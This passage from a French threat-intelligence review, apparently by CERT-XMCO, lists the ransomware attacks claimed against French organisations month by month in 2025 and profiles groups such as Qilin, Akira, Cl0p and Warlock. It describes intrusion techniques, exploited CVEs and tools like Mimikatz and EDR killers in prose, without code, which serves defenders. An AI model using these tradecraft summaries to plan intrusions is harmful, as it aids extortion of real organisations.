Provence-Alpes-Côte d'Azur	ETI	Transport	Lynx
Guadeloupe	ETI	Enseignement	RansomHub
Centre-Val de Loire	ETI	Transport	Qilin
Ile-de-France	ETI	Conseil	Fog
Provence-Alpes-Côte d'Azur	ETI	Transport	Lynx
Auvergne-Rhône-Alpes	Non spécifiée	Technologies	Fog
Ile-de-France	Microentreprise	Finance	Fog
Occitanie	Microentreprise	Secteur public	Fog
Ile-de-France	Grande entreprise	Fabrication	Cl0p
Auvergne-Rhône-Alpes	PME	Technologies	Apt73
Ile-de-France	ETI	Recherche	Fog
Nouvelle-Aquitaine	Non spécifiée	Transport	Akira

Fog

Activement observé depuis le mois de juillet 2024, le groupe de ransomware a depuis revendiqué plus de 180 victimes sur son site vitrine, dont 5 sur le mois de février 2025. Ce collectif criminel ciblerait à la fois les terminaux Windows et Linux. Le mode opératoire de groupe consiste généralement à voler les données sensibles de ses victimes, menaçant par la suite de les publier sur leur site vitrine en cas de non-paiement des rançons.

En 2024, le groupe Fog s'était manifesté par l'exploitation de failles affectant les produits Veeam et SonicWall. La première, référencée CVE-2024-40711, affectait Veeam Backup & Replication, tandis que la deuxième, documentée sous le nom de CVE-2024-40766 provenait d'une erreur de gestion des accès au sein de SonicOS. Ces deux failles avaient été exploitées par les opérateurs de Fog conjointement à ceux d'Akira [13] [14] [15].

En février 2025, Fog est l'opérateur de ransomware le plus actif avec la publication de 5 nouvelles victimes, parmi lesquelles Viseo et Omydoo spécialisées dans le conseil en technologies de l'information. Le secteur d'activité le plus ciblé a été celui du transport, une tendance notamment illustrée par la compromission de HALGAND par Cl0p et IDEA Expertises par Lynx.

En 2025, la distribution du ransomware Fog a aussi été signalée lors d'une cyberattaque motivée par des objectifs de collecte d'informations. Le recours à la souche Fog aurait été effectué afin de masquer les véritables intentions des assaillants. Cette hypothèse a été établie par des chercheurs de Symantec sur la base de l'analyse forensique d'une attaque, survenue en mai dernier contre une institution financière asiatique. ■

MARS **24 attaques revendiquées par les groupes de ransomware en mars 2025.**

Localisation régionale	Taille de l'entité ciblée	Secteur d'activités	Groupe de ransomware
Bretagne	ETI	Logistique	Qilin
Ile-de-France	ETI	Enseignement	Nitrogen
Pays de la Loire	Non spécifiée	Culture et divertissement	Ralord
Grand-Est	Non spécifiée	Secteur public	DragonForce
Ile-de-France	Microentreprise	Santé	Qilin
Pays de la Loire	Microentreprise	Enseignement	Ralord
Provence-Alpes-Côte d'Azur	Microentreprise	Société Civile	Sarcoma
Ile-de-France	PME	Fabrication	Qilin
Auvergne-Rhône-Alpes	Non spécifiée	Fabrication	Incransom
Nouvelle-Aquitaine	ETI	Logistique	Lynx
Pays de la Loire	ETI	Santé	RansomHub
Ile-de-France	Grande entreprise	Tourisme et loisirs	Babuk2
Normandie	ETI	Technologies	Vanhelsing
Ile-de-France	Microentreprise	Conseil	Lynx
Grand-Est	PME	Enseignement	Funksec
Ile-de-France	Grande entreprise	Télécommunications	Babuk2
Provence-Alpes-Côte d'Azur	Grande entreprise	Logistique	Cl0p
Ile-de-France	Non spécifiée	Enseignement	Funksec
Ile-de-France	Grande entreprise	Conseil	Babuk2
Bretagne	ETI	Enseignement	Funksec
Ile-de-France	Grande entreprise	Enseignement	Funksec
Hauts-de-France	PME	Transport	RansomHub
La Réunion	Microentreprise	Conseil	Arcusmedia
Provence-Alpes-Côte d'Azur	Microentreprise	Fabrication	Arcusmedia

Funksec

Observé pour la première fois par le CERT-XMCO en fin d'année 2024, Funksec est un groupe criminel connu pour recycler des données déjà divulguées lors d'opérations hacktivistes antérieures, soulevant des doutes quant à l'authenticité des attaques revendiquées par le collectif. En mars, Funksec a été l'opérateur de ransomware le plus actif avec la publication de 4 nouvelles victimes françaises, parmi lesquelles figurent Sorbonne Université, l'Université de Rennes, Semaphore Asso et l'organisation France Universités. Encore aujourd'hui, aucun élément ne permet de préciser si ces trois attaques effectuées contre des institutions françaises étaient liées par la compromission d'un système d'information ou d'une solution logicielle commune à ces différentes entités. Les opérateurs de FunkSec exploiteraient activement l'intelligence artificielle pour développer leurs outils offensifs, permettant de réaliser des attaques opportunistes motivées par des objectifs financiers et partisans. Conjointement à la divulgation des données compromises, Funksec mènerait sporadiquement des attaques par DDoS contre les sites de ses victimes afin d'exacerber la pression exercée [16]. ■

AVRIL **4 attaques revendiquées par les groupes de ransomware en avril 2025.**

Localisation régionale	Taille de l'entité ciblée	Secteur d'activités	Groupe de ransomware
Ile-de-France	Non spécifiée	Société civile	Nightspire
Centre-Val de Loire	Microentreprise	Secteur public	Nightspire
Ile-de-France	ETI	Finance	RunSomeWares
Ile-de-France	PME	Fabrication	Hunters International


Retour sur la compromission de l'entreprise française Harvest

Le 10 avril 2025, le groupe criminel RunSomeWares a revendiqué la compromission et le chiffrement des données de l'entreprise française Harvest, spécialisée dans l'édition de logiciels et le développement de solutions digitales pour les professionnels de la gestion de patrimoine et de la finance [17].

Les données compromises par les attaquants lors de cette opération contenaient des informations sensibles sur les clients et les employés du groupe Harvest, susceptibles d'être ultérieurement exploitées dans le cadre d'activités de phishing ou d'usurpation d'identité.

Bien que peu d'informations soient publiquement disponibles sur ce cluster criminel, sa première attaque avait été revendiquée en juin 2024. Depuis le début de l'année 2026, le collectif cybercriminel n'a revendiqué aucune nouvelle attaque. ■

Revendication de l'attaque contre Harvest sur le site de l'attaquant.
(source : CERT-XMCO)



MAI **10 attaques revendiquées par les groupes de ransomware en mai 2025.**

Localisation régionale	Taille de l'entité ciblée	Secteur d'activités	Groupe de ransomware
Ile-de-France	Non spécifiée	Secteur public	Stormous
Ile-de-France	Non spécifiée	Santé	Qilin
Ile-de-France	Grande entreprise	Transport	Worldleaks
Ile-de-France	Grande entreprise	Energie	J Ransomware
Grand-Est	Non spécifiée	Tourisme et loisirs	Stormous
Normandie	ETI	Enseignement	Qilin
Auvergne-Rhône-Alpes	PME	Logistique	Qilin
Ile-de-France	ETI	Fabrication	Termite
Ile-de-France	Microentreprise	Conseil	Brain Cipher
Occitanie	Microentreprise	Technologies	Qilin

Qilin

Avec plus de 1 200 victimes à son actif, Qilin est un programme criminel opéré selon un modèle de Ransomware-as-a-Service (RaaS), principalement motivé par des objectifs financiers et ciblant ses victimes de manière largement opportuniste. Ce groupe a été activement documenté par le CERT-XMCO au cours de l'année passée.

En mai, Qilin a été l'opérateur de ransomware le plus actif avec la publication de 4 nouvelles victimes, parmi lesquelles l'entreprise proposant des solutions de sécurité et d'hébergement cloud HCI Informatique ainsi qu'Indigo, grand groupe spécialisé dans les services de stationnement de véhicules.

Qilin a profité du retrait progressif de RansomHub survenu durant le mois d'avril 2025 pour faire la promotion de son programme criminel sur les forums du Deep/Dark Web. Selon Group-IB, les administrateurs de Qilin en auraient même profité pour recruter d'anciens affiliés de RansomHub [18].

Pour maintenir sa position hégémonique chez les programmes de RaaS, Qilin s'appuie sur l'ensemble des ressources promues au sein de l'écosystème cybercriminel, dont celles développées par des groupes concurrents, à l'instar d'EDRKillShifter, initialement développé par les opérateurs de RansomHub, de CountLoader, antérieurement utilisé par LockBit et BlackBasta, ou bien plus récemment de Shanya, un Packer-as-a-Service aussi utilisé par Akira, Medusa et Crytox [19] [20] [21].

En début d'année 2026, Qilin continue d'être prolifique, s'illustrant par des attaques contre Lisi Group, un industriel français spécialisé dans la fabrication de composants pour les secteurs de l'aéronautique; de l'automobile et de la santé, ainsi qu'à l'encontre de Bouygues Énergies & Services. ■

Publicité effectuée par Qilin sur un site cybercriminel, cherchant à recruter des affiliés.
(source : CERT-XMCO)


JUIN **8 attaques revendiquées par les groupes de ransomware en juin 2025.**

Localisation régionale	Taille de l'entité ciblée	Secteur d'activités	Groupe de ransomware
Occitanie	PME	Technologies	Qilin
Pays de la Loire	Non spécifiée	Fabrication	J Ransomware
Ile-de-France	Grande entreprise	Tourisme et loisirs	Anubis
Bourgogne-Franche-Compté	Microentreprise	Energie	DragonForce
Ile-de-France	Non spécifiée	Secteur public	Stormous
Ile-de-France	ETI	Santé	Incransom
Ile-de-France	Grande entreprise	Enseignement	Stormous
Ile-de-France	Microentreprise	Fabrication	Lynx

Stormous

À l'instar du groupe Funksec, le groupe de ransomware Stormous est à la frontière entre le cybercrime et l'hacktivisme. Ces motivations fluctuantes se sont matérialisées en 2025 par la prétendue compromission du ministère français de l'Éducation nationale, de l'enseignement supérieur et de la recherche. Les divulgations de données, issues des tentatives d'extorsion opérées par ce collectif, sont généralement un agrégat de données issues de fuites antérieures. Par le passé, Stormous, issu du collectif hacktiviste pro-russe The Five Families, avait revendiqué plusieurs attaques en omettant de partager les preuves de ses intrusions [22]. ■

Déclaration du collectif Stormous sur Telegram.
(source : LeMagIt)



JUILLET **9 attaques revendiquées par les groupes de ransomware en juillet 2025.**

Localisation régionale	Taille de l'entité ciblée	Secteur d'activités	Groupe de ransomware
Pays de la Loire	PME	Enseignement	Arcusmedia
Nouvelle-Aquitaine	Microentreprise	Tourisme et loisirs	Qilin
Nouvelle-Aquitaine	Microentreprise	Fabrication	Qilin
Normandie	Non spécifiée	Fabrication	Akira
Pays de la Loire	PME	Fabrication	Qilin
Ile-de-France	Non spécifiée	Finance	Cicada3301
Auvergne-Rhône-Alpes	Non spécifiée	Enseignement	Nova
Hauts-de-France	ETI	Santé	Payoutsking
Auvergne-Rhône-Alpes	Non spécifiée	Conseil	Qilin

Akira


Akira est un groupe de ransomware actif depuis au moins mars 2023 et connu pour ses opérations par double extorsion. Les affiliés d'Akira exploiteraient divers vecteurs pour obtenir l'accès initial aux organisations ciblées. Ces derniers détourneraient notamment des services VPN vulnérables dépourvus de MFA en utilisant des comptes valides, souvent achetés par l'intermédiaire d'IAB sur des marketplaces.

Les affiliés auraient recours au phishing et cibleraient les services exposés sur Internet via le protocole RDP. En outre, Akira est soupçonné d'avoir exploité diverses vulnérabilités affectant les produits de Cisco et de SonicWall. Pour étendre progressivement leur emprise au sein du système compromis, les attaquants ont recours à Mimikatz et LaZagne, un outil open source aussi utilisé par RansomHub dans sa phase de latéralisation [23] [24] [25].

En complément, les acteurs de la menace exploitent une technique nommée Kerberoasting détournant les authentifiants stockés en mémoire pour prendre le contrôle complet du domaine et établir la persistance du mode opératoire. Les affiliés d'Akira auraient également recours à des outils capables de contourner le pilote antimalware Zemana et utiliseraient des commandes PowerShell pour désactiver Windows Defender Real-Time Protection.

Pour distribuer le chiffreur, les opérateurs déploient celui ci au sein d'une machine virtuelle dédiée, préalablement débarrassée de ses principaux mécanismes de sécurité. Pour assurer l'exfiltration des données, ils s'appuient sur WinRAR pour la compression, puis sur une combinaison de WinSCP, RClone et FileZilla via des protocoles de transfert de fichiers. Les affiliés d'Akira maintiennent un site vitrine accessible via le réseau TOR, où sont publiées les données des victimes refusant de s'acquitter de la rançon exigée. ■

Illustration d'une note de rançon d'Akira.
(source : LeMagIt)



AOÛT **9 attaques revendiquées par les groupes de ransomware en août 2025.**


Localisation régionale	Taille de l'entité ciblée	Secteur d'activités	Groupe de ransomware
Auvergne-Rhône-Alpes	Microentreprise	Conseil	Akira
Ile-de-France	Grande entreprise	Enseignement	Incransom
Hauts-de-France	PME	Conseil	Medusa
Ile-de-France	ETI	Fabrication	Warlock
Provence-Alpes-Côte d'Azur	Microentreprise	Fabrication	Qilin
Auvergne-Rhône-Alpes	PME	Santé	DataCarry
Occitanie	PME	Fabrication	DragonForce
Pays de la Loire	ETI	Tourisme et loisirs	Worldleaks
Ile-de-France	Grande entreprise	Télécommunications	Warlock

Warlock

En 2025, le groupe de ransomware Warlock s'est illustré par l'exploitation de 2 failles de sécurité affectant Microsoft SharePoint. Chainées sous le nom de ToolShell, ces vulnérabilités auraient été exploitées comme 0-day, conjointement à deux groupes étatiques parrainés par l'État chinois. Ces failles auraient permis aux administrateurs de Warlock d'accéder à distance aux réseaux informatiques de multiples entités à l'international, avec plus de 60 victimes recensées sur le site vitrine dédié du groupe. D'après Microsoft, la distribution de Warlock aurait été opérée en 2025 par un mode opératoire nommé Storm-2603 (aussi décrit sous le nom GOLD SALEM), soupçonné d'avoir eu recours à Lockbit Black par le passé. Ce collectif cybercriminel serait basé en Chine et pourrait opérer des attaques conjointes à des groupes sinophones étatiques [26] [27] [28].

Les premières traces du collectif criminel ont été identifiées par le CERT-XMCO au sein du forum criminel RAMP en juin 2025. Durant cette période, l'un des administrateurs du groupe a fait appel à d'autres cybercriminels afin d'acquérir des codes d'exploitation pour des vulnérabilités 0-day touchant plusieurs solutions numériques professionnelles. L'opérateur cherchait aussi à acquérir des outils permettant de neutraliser les solutions de sécurité EDR et les antivirus. Des publications ultérieures de l'acteur malveillant, orientées sur la revente de données volées, tendent à confirmer les objectifs financiers du collectif Warlock. Pour faire pression sur ses victimes, le groupe de ransomware utilise un site vitrine accessible via TOR [29]. ■

Achat de failles de sécurité par l'administrateur de Warlock.
(source : CERT-XMCO)



SEPTEMBRE

14 attaques revendiquées par les groupes de ransomware en septembre 2025.


Localisation régionale	Taille de l'entité ciblée	Secteur d'activités	Groupe de ransomware
Provence-Alpes-Côte d'Azur	Grande entreprise	Logistique	Coinbasecartel
Nouvelle-Aquitaine	PME	Enseignement	Nova
Hauts-de-France	PME	Fabrication	DragonForce
Pays de la Loire	PME	Fabrication	Qilin
Auvergne-Rhône-Alpes	Non spécifiée	Culture et divertissement	KillSec
Bretagne	ETI	Agriculture et agroalimentaire	Qilin
Ile-de-France	Grande entreprise	Fabrication	Everest
Auvergne-Rhône-Alpes	Non spécifiée	Culture et divertissement	Radar
Provence-Alpes-Côte d'Azur	Microentreprise	Agriculture et agroalimentaire	Qilin
Ile-de-France	Microentreprise	Fabrication	Thegentlemen
Auvergne-Rhône-Alpes	Non spécifiée	Energie	Thegentlemen
Ile-de-France	Microentreprise	Santé	Thegentlemen
Ile-de-France	Non spécifiée	Energie	Qilin
Ile-de-France	PME	Technologies	Qilin

Everest

Le collectif le plus actif du mois, Everest, est un groupe de ransomware détecté pour la première fois en 2021. Comme de nombreux collectifs cybercriminels, Everest se concentre sur des attaques par double extorsion, impliquant le chiffrement des données des victimes et la menace de leur divulgation si la rançon n'est pas payée.

Depuis sa création, Everest a revendiqué plus de 300 victimes évoluant dans divers secteurs d'activités à travers le monde. Au cours du mois d'octobre 2025, Everest a revendiqué la compromission de Collins Aerospace, filiale de RTX [30]. Cette attaque, survenue le mois précédent et très médiatisée, avait entraîné la mise hors service de plusieurs systèmes d'enregistrement et d'embarquement au sein de grands aéroports européens, provoquant de nombreux retards et annulations de vols et obligeant les équipes aéroportuaires à passer à des opérations manuelles. ■

Achat de failles de sécurité par l'administrateur de Warlock .
(source : CERT-XMCO)



OCTOBRE

32 attaques revendiquées par les groupes de ransomware en octobre 2025.

Localisation régionale	Taille de l'entité ciblée	Secteur d'activités	Groupe de ransomware
Pays de la Loire	Microentreprise	Fabrication	Sinobi
Centre-Val de Loire	PME	Transport	Brain Cipher
Guadeloupe	Non spécifiée	Fabrication	Brain Cipher
Auvergne-Rhône-Alpes	ETI	Technologies	Nova
Ile-de-France	PME	Secteur public	Stormous
Guyane française	Non spécifiée	Santé	Medusa
Occitanie	PME	Technologies	Incransom
Provence-Alpes-Côte d'Azur	Microentreprise	Fabrication	Nova
Ile-de-France	Non spécifiée	Conseil	Medusa
Occitanie	Non spécifiée	Secteur public	Ciphbit
Martinique	Non spécifiée	Santé	Devman
Occitanie	Non spécifiée	Secteur public	Qilin
Auvergne-Rhône-Alpes	Non spécifiée	Fabrication	Qilin
Hauts-de-France	ETI	Transport	Qilin
Ile-de-France	PME	Conseil	Qilin
Occitanie	Non spécifiée	Fabrication	Qilin
Occitanie	Microentreprise	Fabrication	Qilin
Ile-de-France	Microentreprise	Fabrication	Qilin
Occitanie	Non spécifiée	Fabrication	Qilin
Bretagne	Microentreprise	Fabrication	Qilin
Ile-de-France	PME	Santé	Qilin
Ile-de-France	Microentreprise	Société civile	Qilin
Occitanie	Non spécifiée	Conseil	Qilin
Hauts-de-France	Non spécifiée	Secteur public	Qilin
Ile-de-France	PME	Fabrication	Qilin
Grand-Est	Non spécifiée	Fabrication	Sinobi
Auvergne-Rhône-Alpes	Non spécifiée	Finance	Qilin
Bourgogne-Franche-Compté	Microentreprise	Secteur public	Qilin
Ile-de-France	Grande entreprise	Fabrication	ShinyHunters
Ile-de-France	Grande entreprise	Fabrication	ShinyHunters
Auvergne-Rhône-Alpes	Microentreprise	Fabrication	Sinobi
Ile-de-France	Grande entreprise	Energie	Cl0p

Cl0p

Le groupe de ransomware Cl0p, actif depuis 2019, est connu pour ses opérations par double extorsion, ainsi que par l'identification et l'exploitation de vulnérabilités 0-day. Depuis 2023, ce groupe cybercriminel a orienté son mode opératoire vers l'exfiltration de données. Cl0p est responsable de vastes campagnes d'attaques, en partie documentées par le CERT-XMCO.


Le collectif de ransomware Cl0p est connu pour cibler les solutions d'entreprise. Par le passé, ce groupe cybercriminel a opéré plusieurs campagnes de vol de données via l'identification et le détournement de vulnérabilités affectant Accellion FTA, GoAnywhere MFT, MOVEit Transfer ainsi que les produits Cleo [31] [32] [33].

En octobre 2025, Cl0p s'est également illustré par l'exploitation de la vulnérabilité CVE-2025-61882 comme 0-day. Cette faille affectait le produit Oracle Concurrent Processing de la solution Oracle E-Business Suite et permettait à un attaquant distant non authentifié de prendre le contrôle du système. Des tentatives d'extorsion par mail contre les clients de la solution Oracle E-Business Suite ont par la suite été signalées.

En fin d'année, Cl0p a de nouveau été médiatisé lors de la découverte d'une nouvelle campagne d'extorsion, susceptible d'être menée via la compromission de serveurs de fichiers CentreStack de Gladinet connectés à Internet. À date de rédaction de ce rapport, aucun détail n'a été spécifié sur la nature de la vulnérabilité exploitée par Cl0p, ni si cette dernière dispose d'une documentation publiquement disponible [34].

Cl0p s'attaque régulièrement aux solutions de transfert de fichiers sécurisés du fait de leur importante concentration en données critiques, celles-ci étant fréquemment exposées sur Internet et utilisées par de nombreuses organisations à travers le monde pour le partage d'informations sensibles. Ainsi, dès qu'une faille est identifiée, Cl0p peut l'exploiter de manière massive et toucher simultanément un grand nombre de victimes. En outre, ces solutions stockent parfois les fichiers prêts à être transférés, facilitant le vol de données sans avoir recours au déploiement d'un chiffreur sur les postes internes. ■

Vue d'ensemble des failles de sécurité exploitées
Par le groupe de ransomware Cl0p



NOVEMBRE

7 attaques revendiquées par les groupes de ransomware en novembre 2025.

Localisation régionale	Taille de l'entité ciblée	Secteur d'activités	Groupe de ransomware
Ile-de-France	ETI	Fabrication	Qilin
Ile-de-France	Microentreprise	Energie	Incransom
Auvergne-Rhône-Alpes	Grande entreprise	Fabrication	Cl0p
Ile-de-France	Non spécifiée	Energie	Qilin
Grand-Est	PME	Santé	Qilin
Ile-de-France	ETI	Agriculture et agroalimentaire	Qilin
Provence-Alpes-Côte d'Azur	Grande entreprise	Logistique	Coinbasecartel


Incransom (INC Ransom)

Observé pour la première fois en août 2023, le collectif Incransom a revendiqué plus de 740 attaques à l'international depuis sa création. Ce groupe poursuit des objectifs financiers et s'appuie sur un vaste ensemble de ressources cybercriminelles, telles qu' EDRKillShifter, un malware initialement développé par les opérateurs de RansomHub [38] [39]. La souche de ransomware Incransom a notamment était distribuée par un acteur de la menace documenté sous le nom de Vanilla Tempest, agissant comme un courtier d'accès initial pour de multiples programmes de ransomware de premier plan, tels que Vice Society, BlackCat, Quantum Locker, Zeppelin, Hello Kitty ainsi que Rhysida [36] [37].

Avant de s'attaquer à Cryo Pur en novembre 2025, le collectif Incransom s'était déjà illustré en août par la compromission de l'Agence nationale française pour la formation professionnelle des adultes [43] [44]. Cette attaque informatique avait résulté sur l'exfiltration de 5 TB de données internes, qualifiées de « sensibles » par les attaquants. Cette dernière était intervenue à la suite d'autres opérations survenues plus tôt dans l'année, dont la Mission Locale Montpellier en janvier, la société Abeyor en mars et la clinique médicale Alleray-Labrouste en juin dernier [45] [46] [47]. Pour parvenir à compromettre ses cibles, le collectif peut s'appuyer sur une souche de ransomware ciblant les environnements Windows et Linux, distribuée par l'intermédiaire du MaaS Gootloader [40] [41] [42].

INC Ransom continue d'être un groupe proactif en 2026. Ce collectif criminel avait pourtant failli disparaitre en mai 2024 à la suite d'une tentative de déstabilisation via la mise en vente du code source de son ransomware sur les forums russophones XSS et Exploit [48]. Cette mise en vente avait été effectuée par un acteur criminel opérant sous le pseudonyme salfetka (aka rinc et farnetwork), susceptible d'être lui-même lié à d'autres collectifs criminels, dont Nokoyawa, JSWORM, Nefilim, Karma et Nemty [49]. ■

Mise en vente du code source d'INC Ransom par un concurrent en mai 2024.
(source : CERT-XMCO)



DÉCEMBRE

24 attaques revendiquées par les groupes de ransomware en décembre 2025.

Localisation régionale	Taille de l'entité ciblée	Secteur d'activités	Groupe de ransomware
Ile-de-France	PME	Technologies	Incransom
Ile-de-France	Grande entreprise	Logistique	Qilin
Pays de la Loire	PME	Culture et divertissement	Lockbit5
Ile-de-France	Non spécifiée	Energie	Lockbit5
Ile-de-France	Non spécifiée	Santé	Lockbit5
Occitanie	PME	Santé	Nightspire
Nouvelle-Aquitaine	Non spécifiée	Secteur public	Qilin
Provence-Alpes-Côte d'Azur	PME	Fabrication	Safepay
Bretagne	PME	Conseil	Worldleaks
Non identifiée	Non spécifiée	Inconnu	Devman
Normandie	PME	Conseil	Crypto24
Normandie	PME	Logistique	Qilin
Ile-de-France	PME	Fabrication	Qilin
Nouvelle-Aquitaine	Microentreprise	Santé	Nova
Bourgogne-Franche-Comté	Microentreprise	Fabrication	Qilin
Pays de la Loire	Microentreprise	Santé	Devman
Pays de la Loire	Microentreprise	Santé	Devman
Ile-de-France	Microentreprise	Conseil	Qilin
Occitanie	Microentreprise	Fabrication	Qilin
Non identifiée	Non spécifiée	Santé	Devman
Bretagne	PME	Fabrication	Rhysida
Occitanie	PME	Energie	Qilin
Grand-Est	ETI	Fabrication	Qilin
Ile-de-France	ETI	Société Civile	Qilin

LockBit

